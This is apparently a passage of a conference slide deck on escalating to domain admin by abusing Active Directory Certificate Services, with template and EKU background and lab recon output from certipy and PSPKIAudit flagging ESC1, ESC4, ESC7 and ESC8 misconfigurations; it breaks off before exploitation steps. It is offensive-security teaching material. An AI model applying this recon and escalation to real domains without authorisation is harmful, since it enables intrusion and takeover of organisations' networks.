ADCS domain Admin is right there

About Me

My name is Fabrício Gimenes (FgP)
I have 11 years of experience in Offensive Security.
I have some security certifications like OSCP,OSWE,CRTP,OSEP.

Twitter
@donotouchplease

LinkedIn

Disclaimer

Nothing I say here represents my company, that is, all “shit” is my responsibility

The motivation

As I mentioned before, one of my favorite techniques is privilege escalation, so I decided to set up a LAB where I could find new techniques to become a domain admin. And that's when I found an excellent article from Specterops where they talked about ADCS

References

https://posts.specterops.io/certified-pre-owned-d95910965cd2

Agenda

- ADCS – Concept
  - Templates

- Attacks ADCS
  - CVE-2022–26923
  - ESC1
    - Missing configuration Templates
  - ESC8
    - Back to the Basic – NTLM
    - Back to the Basic – ESF and RPC
  - ESC7 – Yes, I’m CA Manager

- Mitigations

What's ADCS?


Active Directory Certificate Services (ADCS)

ADCS provides customizable services for issuing and managing public key infrastructure (PKI) certificates used in software security systems that employ public key technologies.
The digital certificates that AD CS provides can be used to encrypt and digitally sign electronic documents and messages. Further, these digital certificates can be used for authentication of the computer, user or device accounts on a network.
Digital certificates are used to provide:

1) Confidentiality - through encryption
2) Integrity - through digital signatures
3) Authentication - by associating certificate keys with the computer, user, or device accounts on a computer network.


These certificate services were available starting in Windows 2000 and continue to be available as a server role in Windows Server 2008 R2.

Certificate Enrollment



Templates

AD CS Enterprise CAs issue certificates with settings defined by AD objects known as certificate templates. These templates are collections of enrollment policies and predefined certificate settings and contain things like “How long is this certificate valid for?”, “What is the certificate used for?”, “How is the subject specified?”, “Who is allowed to request a certificate?”, and a myriad of other settings:




The pKIExtendedKeyUsage attribute on an AD certificate template object contains an array of object identifiers (OIDs) enabled for the template. These EKU object identifiers affect what the certificate can be used focused on EKUs that, when present in a certificate, permit authentication to Active Directory. We originally thought that only the “Client Authentication“ OID (1.3.6.1.5.5.7.3.2) enabled this; however, our research also found that the following OID scenarios can enable certificate-based authentication:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs present)

Abusing Active Directory Certification Services

CVE-2022-26923




Reference

https://posts.specterops.io/certified-pre-owned-d95910965cd2

ADCS - Missing Configuration - Recon

The first thing we must do is identify some internals ADCS, to do this we can use different tools such as “crackmapexec and certipy” as we can see in the image below.

CRACKMAPEXEC



ADCS – Missing Configuration - Recon II

CERTIPY 4.0

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy find -u svc_adcs@fgp.corp -p '' -dc-ip 192.168.15.99

Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'fgp-ADCS-CA' via CSRA
[*] Got CA configuration for 'fgp-ADCS-CA'
[!] Failed to lookup user with SID 'S-1-5-21-2878176725-872450471-2634862078-500'
[*] Saved BloodHound data to '20221025160040_Certipy.zip'. Drag and drop the file into the BloodHound
GUI from @ly4k
[*] Saved text output to '20221025160040_Certipy.txt'
[*] Saved JSON output to '20221025160040_Certipy.json'
```

ADCS – Missing Configuration - Recon III

PSPKIAudit

```
PS C:\PSPKIAudit-0.3.5> Invoke-PKIAudit

 ____  ____  ____  _  ___ _             _ _ _
|  _ \/ ___|  _ \| |/ / | |           | (_) |
| |_) \___ \ |_) | ' /| | |  _____ _ _| |_| |_
|  __/ ___) |  __/| . \| | | |_____| | | | | __|
|_|   |____/|_|   |_|\_\_|_|       |_|_|_|_|\__|
 v0.3.5

[*] Enumerating certificate authorities with Get-AuditCertificateAuthority.

WARNING: [Test-UserSpecifiesSAN] ADCS.fgp.corp not reachable!

=== Certificate Authority ===

ComputerName            : ADCS.fgp.corp
CAName                  : fgp-ADCS-CA
ConfigString            : ADCS.fgp.corp\fgp-ADCS-CA
IsRoot                  : True
AllowsUserSuppliedSans  : False
VulnerableACL           : True
EnrollmentPrincipals    : NT AUTHORITY\Authenticated Users
                          FGP0\Domain Admins
EnrollmentEndpoints     : http://ADCS.fgp.corp/certsrv/
NTLMEnrollmentEndpoints : http://ADCS.fgp.corp/certsrv/
DACL                    : NT AUTHORITY\Authenticated Users (Allow) - ManageCA, Enroll
                          BUILTIN\Administrators (Allow) - ManageCA, ManageCertificates
                          FGP0\Domain Admins (Allow) - ManageCA, ManageCertificates, Enroll
                          FGP0\Enterprise Admins (Allow) - ManageCA, ManageCertificates
                          FGP0\svc_adcs (Allow) - ManageCA
Misconfigurations       : ESC7,ESC8
```


```
[!] Potentially vulnerable Certificate Templates:

CA                      : ADCS.fgp.corp\fgp-ADCS-CA
Name                    : User2
SchemaVersion           : 2
OID                     : User2 (1.3.6.1.4.1.311.21.8.886452.3118961.4411052.6625055.7056754.184.3713294.15393368)
VulnerableTemplateACL   : True
LowPrivCanEnroll        : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage        : Client Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku    : True
HasDangerousEku         : False
EnrollmentAgentTemplate : False
CAManagerApproval       : False
IssuanceRequirements    : [Issuance Requirements]
                            Authorized signature count: 0
                            Reenrollment requires: same criteria as for enrollment.
ValidityPeriod          : 1 years
RenewalPeriod           : 6 weeks
Owner                   : O:S-1-5-21-2878176725-872450471-2634862078-500
DACL                    : NT AUTHORITY\Authenticated Users (Allow) - Read, Write, Enroll, Autoenroll
                          FGP0\Domain Admins (Allow) - Read, Write, Enroll
                          FGP0\Domain Users (Allow) - Enroll, Autoenroll
                          FGP0\Enterprise Admins (Allow) - Read, Write, Enroll
                          S-1-5-21-2878176725-872450471-2634862078-500 (Allow) - Read, Write
Misconfigurations       : ESC1,ESC4
```

Did you say domain admin? I am here


ESC1 — Misconfigured Certificate Templates

There is a specific set of settings for certificate templates that makes them extremely vulnerable. As in regular-domain-user-to-domain-admin vulnerable. The first scenario (ESC1) that results in this vulnerable configuration is as follows:

Subject Name



PKI don't need Manager Approval

